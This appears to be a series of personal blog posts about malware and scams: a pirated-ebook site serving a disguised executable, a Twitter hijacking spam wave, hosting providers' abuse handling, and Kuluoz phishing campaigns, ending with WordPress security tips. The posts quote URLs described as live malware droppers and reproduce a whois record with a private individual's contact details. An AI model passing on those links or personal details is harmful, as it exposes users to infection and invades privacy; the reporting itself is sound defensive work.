Piracy and More Than Two: Caveat Emptor

This Blog post has been updated; updates are at the end.

Recently, a concerned blog reader sent me an email alerting me to a Web site that claimed to have a free ebook download for More Than Two. He found the link on a YouTube “video” that was basically just a still spam image claiming that the book could be downloaded free, with a Web link in the description. The YouTube page looks like this:

Naturally, I was concerned; I have put a tremendous amount of work into the book. The eBook isn’t slated to be released until September 2; only our Indiegogo backers have a copy of it, so if it’s leaked, it came from one of our backers.

The download site is a place called masszip.com. It claims to have a huge number of “free” ebooks available for download, all of them pirated versions of books that are most definitely not free.

On the masszip.com page for More Than Two, there is a prominent “Download Now” button. Clicking it causes a “Premium Content” popup to appear:

The popup has several links for various online “surveys” and advertising offers. If you click on one of them, you are taken to another site called cleanfiles.net, which then redirects through a number of affiliate-tracking intermediaries to one of the sites offering “free*” (*particioation required) gift cards, surveys, and the other sorts of flim-flam that fill the scummy and less reputable corners of the Internet.

Both masszip.com and cleanfiles.net are served up by the Cloudflare content delivery network. I’m planning an entire computer security blog post about Cloudflare; they are either completely incompetent or totally black hat, and provide content delivery services for a wide assortment of spammers, malware distributors, and phish pages. (I’ve mentioned Cloudflare’s dysfunctional abuse procedures in a previous blog post.)

I jumped through all the hoops to download a copy of More Than Two, using a disposable email address created just for the purpose. The sites signal cleanfiles.net that you’ve finished the “survey” or filled in an email for an insurance quote or whatever, and then a file downloads.

It’s not necessarily the file you expected, though.

The first time I did this, I got a file that claimed to be an epub, all right, but it wasn’t More Than Two. It was a file called Ebook+ID+53170.rar, which uncompressed into a file called “Words of Radiance – Brandon Sanderson.epub”. Words of Radiance looks to be a real book–a somewhat pedestrian fantasy story about kings and assassins and heroes with secret powers.

The file was not actually an ebook, though. It was actually a Windows executable; and, needless to say, I would not recommend running it. In my experience, Windows expecutable files that mislead you about their names usually have nefarious purposes.

I tried the download again, using a different “survey” link and a different throwaway profile, and ended up being taken to this page:

I’m betting the violation of the Mediafire terms of service probably related to malware.

So basically, the site offers pirated eBooks, but actually makes you fill out surveys and apply for various kinds of insurance quotes and so on, presumably all to make money for the folks who run it. It doesn’t actually deliver the goods, however. Instead, it delivers Windows executables of undetermined provenance that likely don’t do anything you want them to do.

I examined each of the links and discovered the owners of the site are using three different affiliate tracking systems to make money. The affiliate system you’re routed through depends on which link you click. The system looks something like this:

Presumably, they also make money from malicious file downloads.

The site at trk.bluetrackmedia.com is an affiliate tracking site run by Blue Track Media, which bills itself as “The Performance-Based Online Advertising Company.” Typical URLs that run through Blue Track Media look like

http://trk.bluetrackmedia.com/cclick.php?affiliate=3239&campaign=9600&sid=139267348_21118_w_161238&sid3=2859

The people responsible for this scam are identified by the affiliate code “affiliate=3239”.

The site at adworkmedia.com is an affiliate tracking site run by AdWorkMedia, a site that monetizes Web sites using “content locking,” where certain parts of the site are blocked until the visitor does something like fills out a Web survey or gives his email address to an advertiser. Typical URLs that run through AdWorkMedia look like

http://www.adworkmedia.com/go.php?camp=7012&pub=11178&id=15672&sid=&sid2=2736&sid3=LinkLocker&ref=&shortID=198717

t.afftrackr.com is a site registered to a guy named Ryan Schulke. It’s listed as malicious by VirusTotal.

I can’t find out much about quicktrkr.com, except that it’s a new site registered February of this year, 1.quicktrkr.com is hosted on Amazon EC2, and it’s protected by a whois anonymizing service in Panama.

So in short, here’s the scam:

A Web site, masszip.com, promises free stolen eBooks. The site is a front-end for another site, cleanfiles.net, which makes money by using an affiliate system to try to get you to fill out surveys and similar offices. Advertising companies like AdWorksMedia and Blue Track Media pay the site owners whenever you fill out one of these surveys or offers.

If you do this, a file downloads to your system. it will claim to be an eBook (though not the eBook you thought you were getting), but analysis of the file shows it’s actually a Windows executable. The scam is spamvertised via YouTube “videos” that are actually nothing but spam front-ends.

If you’re looking for a copy of our book More Than Two, I suggest you don’t take this route. I understand that waiting for the book to be released on September 2nd might feel like agony (believe me, it does for us too!), but it’s a lot less likely to get your computer infected with malware, and it won’t help line the pockets of scammers at your expense.

Interestingly, some of the advertised sites you end up with if you jump through all the hoops are actually mainstream, big-name companies like Allstate and Publisher’s Clearinghouse, which apparently have no compunction in associating their brands with scams and malware.

UPDATE: The site at t.afftrackr.com appears to be owned by Cake Marketing, and is part of their affiliate tracking system. A Google search for t.afftrackr.com shows a very low confidence in the site, and a number of complaints and dodgy associations.

UPDATE 2 (1-July-2014): The YouTube account of the scammer has been terminated. I received an email this morning from Blue Track Media, saying the affiliate account of the scammers had been closed.

The scam is still active, and it’s now using the affiliate tracking company Adscend Media. Typical URLs used in the links on the scam download page look like

http://adscendmedia.com/click.php?aff=12842&camp=29168&crt=0&prod=3&from=1&sub1=141558590_21118_w_161238&subsrc=2859

I also filed a DMCA report with Cloudflare, and received a reply that basically says “we are a content delivery network, not a conventional Web host, so we don’t have to listen to DMCA reports.” Cloudflare is continuing to provide services to the scam Web sites.

UPDATE 3 (1-July-2014): Only a few hours after I emailed Adscend Media about the scam, I received an email saying they’d also terminated the scammer’s affiliate account.

UPDATE 4 (26-July-2014): I’ve received an email from a person who claims to be working for the Web site masszip.com.

From: Luella Forbes
To: [my franklinveaux dot com address]
Subject: RE: Your book has been taken down
Date: Fri, 25 Jul 2014 04:22:07 +0100

Hello Im Kathyne PAce

I am from masszip.com

i removed your book from our site http://www.masszip.com/two-practical-guide-ethical-polyamory-franklin-veaux-

Now now it does not exist on our site . Sorry for this.

I have removed your books on the web masszip
so you also please remove your post says about us here http://blog.franklinveaux.com/2014/06/piracy-and-more-than-two-caveat-emptor/

Thanks u !

Apparently, they don’t like blog posts saying they’re claiming to give away bootlegged books for free but in fact are distributing Windows executables.

UPDATE 5 (27-July-2014): I’ve received another email from the person who claims to be behind the site, apparently upset I haven’t taken down this post:

From: Luella Forbes
To: [my franklinveaux dot com address]
Subject: Franklin is gay!
Date: Sun, 27 Jul 2014 23:16:54 +0100

Franklin is gay ,ok update it on your blog now . U are lady ,that is true

I wonder if I should give this person’s email address to the publishers of all the books the Web site claims to have available for free download.

UPDATE 6 (14-August-2014): The page is back on Masszip advertising More Than Two. As before, it doesn’t actually lead to a download of the eBook; instead, if you jump through the affiliate marketing hoops to get it, you end up with a Windows executable disguised as an eBook.

Also, the Masszip folks are back to using the Blue Track Media affiliate link. I’ve emailed Blue Track Media about it.
Large-scale hack attack against Twitter?



I woke up late this morning, had breakfast, made some tea, checked my Twitter feed (as one does), and in amongst all the pictures of cats, half-naked selfies, BDSM porn, and links to articles about neurophysiology and evolutionary biology that make up my Twitter feed, I noticed something very odd. About 15% of my Twitter followers were posting things that look like this:

And imagine my surprise when one of the accounts posting these types of messages belonged to me; namely, my Promiscuity Keepers Twitter feed, where I post links to articles about sex and sexuality.

So it appears there’s a pretty large attack going on against Twitter right now. I am not sure if the attack is simply a brute-force hack against account passwords, or if the hackers have somehow penetrated Twitter itself and made off with lists off accounts and (hashed? hashed and salted? exposed?) passwords. Because of the suddenness and number of accounts compromised, my gut says it might be an attack on Twitter’s servers directly, rather than a brute-force attack against individual accounts. (The password I use is, of course, a long string of letters and numbers, rather than, say, the word “password” or “secret” or the other hideously insecure passwords people often use.)


I logged in to my Twitter account (after some faffing with Twitter’s “forgot my password” link) and discovered something interesting: The hackers are authorizing malicious Twitter apps with read/write access, presumably to mass-broadcast spam to many Twitter accounts at once.

Resetting a password on a hacked account without revoking access to these malicious apps will allow the hackers to retain control of the account. It’s possible the hackers are using these malicious apps to gain control of the hacked accounts directly, by forging permission to allow the account to authorize the apps.


In any event, the Spamvertised links all point to a Web site hosted by a German Web hosting firm called plusserver.de. It’s a Russian-language file-sharing site, and each of the Spamvertised links claims to be a driver package for some model of computer.

Naturally, I downloaded one of these files, then uploaded it to Virustotal for analysis. And, unsurprisingly, it’s malware:


InstallMonster is a malware package designed to cheat online advertisers out of money for the virus writers. Whenever a user of an infected computer clicks on certain Web links, the malware changes the link in such a way as to make it seem like the click came from a revenue sharing, advertising, or affiliate marketing site, and the malware writer receives a small commission for the click.

The malware is sold openly from a Russian-language site called getfile.eu, hosted by a Web hosting outfit in Cyprus called hostzealot.com.

So to recap: Attackers are gaining access to large numbers of Twitter accounts and using them to spam malware. The malware is an off-the-shelf package designed to allow its users to profit from click fraud; the malware authors operate a site hosted on hostzealot.com. The compromised Twitter accounts have read/write access granted by malicious Twitter apps. They’re being used to spread links to the InstallMonster malware, probably not from the malware’s actual authors, but from people who’ve bought a copy of InstallMonster and customized it to direct money to them. (That’s increasingly the way the malware industry works: people create turnkey malware kits which they then sell to other criminals.)

IF YOUR TWITTER ACCOUNT IS HACKED: It’s not enough just to change your password! You must also go to your Apps control panel in your profile and revoke access to the malicious apps!

GoDaddy, malware, and an ISP’s fall from grace

Some time ago, I posted about a malware attack hitting a large number of sites all across the globe, in which hacked Web sites were subverted into distributing a Windows-based bit of malware called W32/Kuluoz, which attempts to steal banking, PayPal, eBay, FTP, and other passwords from your computer.

In that post, I charted the ISPs hosting the most malware-infected sites, and noted that US ISP GoDaddy was, by far, hosting the most active malware droppers.

I used to be a GoDaddy customer. I hosted many Web sites on their servers, some of them for eleven years, and I recommended them to my clients as well. A couple of years back, I started pulling my sites off GoDaddy and recommending that my clients do the same because they began experiencing severe performance issues affecting their shared hosting database servers.

In all the time I have hosted with them in the past, though, the one thing I’ve really liked about them was their abuse team. At the time, it was one of the swiftest, most savvy, most responsive abuse and security teams of any major ISP on the market.

Those days appear to be gone.


The post I linked to above was written in April. Right now, as I type this, many of the malware droppers I saw back then on GoDaddy’s servers are,unbelievably, still active.

GoDaddy, in the spam span of just a couple of years, seems to have gone from being one of the top anti-abuse ISPs to being one of the worst. I have, quite literally, seen tiny ISPs in normally spam and malware friendly havens like Romania deal with security and abuse issues better.

One one level, it might be assumed that large ISPs are just getting worse about security and abuse issues in general. After all, an ISP’s abuse and security team are paid to reduce the company’s revenue, something that’s hard to stomach in a world where hosting providers are becoming part of Wall Street, particularly in an economic downturn.

Or it could be a statistical fluke. As ISPs host more sites, the number of sites with security problems might naturally be expected to increase.

But neither of those ideas seems to explain GoDaddy’s problems. Other ISPs, even large ISPs which have in the past had serious issues with security (like Dreamhost, a hosting company which has in the past had serious security problems of its own), are actually getting better–more responsive, more secure, faster to take down malware-infected sites.

Nearly all the ISPs I have seen be targeted by the Kuluoz malware attacks have grown better at detecting them and better at shutting down compromised sites quickly.

Nearly all, that is, except GoDaddy.


It’s hard to say what’s happening inside GoDaddy. What’s happening from the outside, however, is plain. Its abuse team does not respond to malware and security reports. Reported malware sites stay active for months. There’s a site I first reported to GoDaddy in November that was only finally fixed in May, and I’m not sure it was GoDaddy’s doing; the site owner may have secured the site himself. Repeated complaints to GoDaddy’s abuse team, in email and using their abuse Web form, produce few or no results.

Meanwhile, the entire Internet suffers. GoDaddy customers have their sites compromised and taken over by organized crime. Web surfers get directed to malware droppers hosted by GoDaddy. GoDaddy appears to be aware of the situation, at least if they monitor their Web forms and abuse address (something which has not been conclusively demonstrated, I’ll admit), and chooses not to act.


For a short time, GoDaddy’s Twitter team was responsive to these problems. When I started tweeting about GoDaddy-hosted malware droppers which had been active on their servers for months, I would receive responses like this:

I was briefly hopeful, but the infected sites remained active, still spreadingthe Kuluoz malware.

It’s hard to understand why, as many ISPs move in the direction of being responsive and security-conscious, GoDaddy is moving in the opposite direction.

At the moment, as I type this blog post, I am aware of at many malware droppers on GoDaddy’s servers, many of which have been active for four months or more, including malware droppers on sites like www.buysynthetic.com and www.wiredprojects.com which GoDaddy has been notified of multiple times and which continue to remain active.

At this point, it appears the best course of action is to avoid GoDaddy and to advise others to do the same. I no longer recommend GoDaddy to my clients, and I’ve pulled my own sites off their servers. I am also transferring my domains away from GoDaddy as they come up for renewal.

It’s disappointing to see a large company that was once so responsive to abuse and security issues sink to the point where they’re now worse in that regard than ISPs in Romania and Kazakhstan.

There is a saying in the anti-spam community: the normal course of business of a spam-supporting ISP is to go out of business. It will be interesting to see if GoDaddy follows this course, or if they are able to change direction before their inability to act against compromised sites costs them significantly.


UPDATE: Two days after posting this, I received the following email from GoDaddy:

Dear Franklin

Thank you for sharing your feedback with us.

Please rest assured that GoDaddy takes security and malware issues seriously. We have fully investigated your concerns and at this time all reported malware has been removed. We encourage CMS users to follow best practices, keeping core and secondary components such as plug-ins and extensions up to date. We welcome any additional feedback you wish to share in reply.

Thank you for your time and as always, thank you for being a GoDaddy customer.

John M.
Office of the CEO, GoDaddy
14455. N. Hayden Rd. Suite 226
Scottsdale, AZ 85260
CEOTeam@GoDaddy.com
480-505-8828

I’ve checked the emails I’ve sent them, and sure enough, all the malware droppers are gone.

Evolution of the W32/Kuluoz malware scam


Well, boys and girls, it looks like the malware distribution I talked about here and here has morphed again. This morning, I started receiving emails that pretend to be DHL delivery notifications, rather than American Airlines ticket sales or FedEx notifications:


As before, the links take you to hacked WordPress or Joomla sites that will examine your browser user-agent. If you’re on a Mac or Linux computer, or you’re using a modern Windows browser, you’ll see a phony 404 Not Found error that looks like this:

If you’re using a Windows browser that has vulnerabilities, the link will download a copy of the W32/Kuluoz information and bank password stealing malware.

Stay safe out there.

Malware attacks after the Boston bombing


Yesterday, in the wake of the bombings in Boston, I received an email that looks like this in my inbox.

The links, needless to say, do not go to CNN. Instead, they lead to

http://playhard.by/bostoncnn.html

*** WARNING *** WARNING *** WARNING ***

This site IS LIVE as of the time of writing this. It WILL attempt to infect your computer with malware. DO NOT visit this site if you don’t know what you’re doing!

playhard.by is a hacked site hosted in Belarus. The URL in the email is a link to a file planted on the site that redirects visitors, using both JavaScript and a REFRESH meta tag, to

http://sub.piecedinnerware.com/complaints/messages_shows_mentions.php

This site is hosted by an outfit called Colo Crossing, a server colocation facility headquartered in the US. The domain was registered through (wait for it…) GoDaddy:

tacit$ whois PIECEDINNERWARE.COM

Domain Name: PIECEDINNERWARE.COM
Registrar: GODADDY.COM, LLC
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
Name Server: NS17.DOMAINCONTROL.COM
Name Server: NS18.DOMAINCONTROL.COM
Status: clientDeleteProhibited
Status: clientRenewProhibited
Status: clientTransferProhibited
Status: clientUpdateProhibited
Updated Date: 19-nov-2012
Creation Date: 19-nov-2012
Expiration Date: 19-nov-2013

>>> Last update of whois database: Thu, 18 Apr 2013 21:42:55 UTC <<< Registrant: Jigar Kapadia B-32, Mani Ratna Raw House, Opp Sai Nagar New Gujarat Gas Road, Adajan Surat, Gujarat 395009 India Administrative Contact: Kapadia, Jigar contact@NewWaysys.com
B-32, Mani Ratna Raw House, Opp Sai Nagar
New Gujarat Gas Road, Adajan
Surat, Gujarat 395009
India
+91.9076026366

Technical Contact:
Kapadia, Jigar contact@NewWaysys.com
B-32, Mani Ratna Raw House, Opp Sai Nagar
New Gujarat Gas Road, Adajan
Surat, Gujarat 395009
India
+91.9076026366

The domain was registered last November, and put into service after the Boston Marathon bombing. (Interestingly, the HTML file that redirects to this site contains the following block of text:

Be sure you have a transfer reference ID. You will be asked to enter it after we check the link. Important: Please be advised that calls to and from your wire service team may be monitored or recorded.

Redirecting to Complain details… Please wait…

This suggests that an ordinary, garden-variety malware attempt, possibly something like a fake PayPal or bank transaction notification, was hastily modified to exploit the Boston attacks.

As per usual, if you receive any emails like this, do not be tempted to click on the links in them.

I expect to start seeing similar emails targeting the explosion at the fertilizer plant in Texas within the next 24 hours.

More on the W32/Kuluoz malware attack

A short time ago, I wrote about a malware attack in which hacked sites were being used to spread the W32/Kuluoz malware. Kuluoz is a password-stealing Trojan; when it’s installed, it scans your password files for Web browsers, password wallets, and so on looking for bank, PayPal, eBay, FTP, and other sites. People infected with Kuluoz may see their bank accounts emptied, their PayPal accounts drained, and if they use FTP to manage Web sites, their Web sites may be infected with the same malware.

Since I first wrote about it, the attack has changed and grown a lot more aggressive.

I saw the first sign of this attack on November 26 of last year. At the time, the attack was still quite crude: the victim would receive an email claiming to be from FedEx (though the body copy of the email said UPS) that had a message saying a package could not be delivered, and the victim would have to click a link to print out a receipt to pick the package up.

The link, of course, went to a hacked Web site being used to spread the malware. Clicking on the link would download a copy of W32/Kuluoz.B, regardless of what kind of computer the user was using. The first infected link I saw was

http://elbosquedelaherrezuela.com/wp-content/plugins/akismet/track.php?c003

hosted on Spanish Web host Arsys. The compromised site was running an outdated copy of WordPress; it has since been pulled down by the host.

In the time between last November and this March, the attack grew more sophisticated. The emails attempting to lure marks to hacked sites got more polished, and grew to resemble actual FedEx emails quite closely. The malware downloaders placed on hacked sites changed; they now examine the browser’s “user agent,” a header that tells a Web site what kind of computer you are using. If you’re on a Mac or Linux computer, you see a bogus “404 not found” error; only if you are on a vulnerable Windows browser does the hacked site download malware. And the malware itself changed rapidly as well; VirusTotal identified the first malware as W32/Kuluoz, but later downloads, with different file sizes and MD5 hashes, are identified as W32/Kuluoz.B or W32/Kuluoz.3.


Since I wrote the report last March, the attack has ramped up significantly and changed again.

At first, in November and December, I averaged 6 emails a month trying to get me to click on links. Now I’m seeing an average of more than 15 of these emails per day.


The emails themselves have changed, too. The fake FedEx emails, though I still get them occasionally, have become quite rare. Instead, the new wave of attacks involves emails that look like American Airlines ticket confirmation emails:

Needless to say, if you get an email that looks like this, DO NOT click on the link.


Right now, there is a hack attack of unprecedented scope and tenacity going on against WordPress and Joomla sites. The attack uses tens of thousands of compromised PCs to try to log in to WordPress and Joomla sites with the username “admin” and a vast number of common passwords. The attack is so severe that some Web hosting companies are reporting that WordPress and Joomla sites on their servers are slow to respond or not loading at all.

I believe that those hack attacks are related to the W32/Kuluoz malware distribution.

I don’t have any direct proof of that. The people attacking WordPress and Joomla sites are covering their tracks well, using botnets and IP spoofing to carry out the attacks.

But the circumstantial evidence seems strong. So far, every single compromised site I’ve seen that’s hosting the Kuluoz downloaders is running WordPress or Joomla. As time has gone on, the number of infected WordPress and Joomla sites has scaled rapidly. The recent wave of emails trying to lure people to infected sites coincides with the ramping up of attacks on WordPress and Joomla sites.

None of this is incontrovertible evidence. It could be coincidence–two different organized crime gangs attacking the same kinds of sites at the same time and ramping up their efforts coincidentally. But my gut says they’re related.


One of the most frustrating parts of this problem, for me, has been how slow Web hosting companies are to respond to reports that their systems have been penetrated and they are hosting computer malware.

I’ve compiled a list of statistics about infected Web hosting companies. Since November 26, I’ve started keeping track of which Web hosting companies are affected by the attack, and how long they’ve taken to remove a malware dropper once they’ve been notified it exists.

Not all Web hosts are created equal. Here, for example, is a graph showing the number of malware infected Web sites I’ve seen on various Web hosts since November, with the Web hosts identified by Spamcop:

The worst of the worst of the lot in terms of sheer number of virus droppers hosted, by a large margin, is GoDaddy.

Now, some ISPs host more Web sites than others, so if all ISPs were equally vigilant (or equally lax) about security you would expect to see larger hosting companies hosting more viruses than smaller companies. But this graph shows that isn’t really how it goes. Hostgator is larger than most the other hosting companies listed here, but has only a small number of malware-infected sites. Dreamhost and OVH are disproportionately represented for their size by a significant margin.


Another place where hosting companies are not created equal is in how speedily they remove malware droppers once they’re notified. The best Web hosting companies will do this within 24-48 hours, which to my mind is still quite a long time to leave a malware dropper active. When I’ve complained to Hostgator, arsys.es, and Lunarpages, for example, they’ve typically taken action quite quickly.

On the other side of the coin, some Web hosting companies take months to remove malware droppers…or don’t remove them at all.

I don’t know if it’s because they are easily fooled by the phony 404 errors or if they simply don’t care, but a number of Web hosting companies on this list appear unwilling or unable to deal with malware-infected sites at all.

The worst of these are Dreamhost (which has not removed one single malware site from its servers–every single one I’ve notified them of, without exception, is still active as of the time of writing this), GoDaddy (which used to be one of the top most responsive Web hosting companies, but no more; sites that they are notified of typically remain active on their servers for months, with one site I notified them of last December finally being taken down this April), OVH (which, like Dreamhost, appears not to deal with malware-infected sites at all), PrivateDNS.com (a site they were notified of in January is still active and spreading malware as of the time of writing this), and, sadly, Bluehost (which keeps emailing me to say the problem is resolved but the malware droppers remain active on their servers nonetheless).

Other ISPs on the Walk of Shame include 1 and 1 (which typically won’t remove a malware dropper until I’ve emailed them three or four times), Peer 1 (which has several malware droppers active for two months or more), and Calpop (which typically leaves malware droppers live for about six weeks after being notified).


Now it’s time for the practical bit.

If you have a WordPress or Joomla Web site, what can you do to keep it secure?

The two most important things you can do are to use very, very strong admin passwords and keep on top of security updates religiously. When a security update for a popular Web package is released, organized crime gangs will examine it and then roll the security holes it fixes into their automated exploit tools, because they know that most people don’t install them right away. If you don’t install a security patch within a day or two of its release, you run the risk of being pwn3d.

So, here’s a quick list of dos and don’ts to run a WordPress or Joomla site:

DO

  • Use strong passwords.
  • Install updates immediately.
  • Consider locking down your /wp-admin or Joomla admin directories with an .htaccess file that does not permit access without a password. If you don’t know how to use .htaccess files, there are some plugins that can do this for you. A WordPress plugin that can lock down your wp-admin directory is Bulletproof Security. A similar Joomla plugin is JHackGuard.
  • If you have more than one WordPress site, install InfiniteWP. This is a WordPress administration console that will notify you by email when any component of any of your WordPress sites needs to be updated, and allow you to update all your sites with one button click. It’s free.
  • If you create your own WordPress or Joomla themes, consider removing the WordPress or Joomla footers. Automated tools are used to scan for these so that the bad guys know what sites to attack.
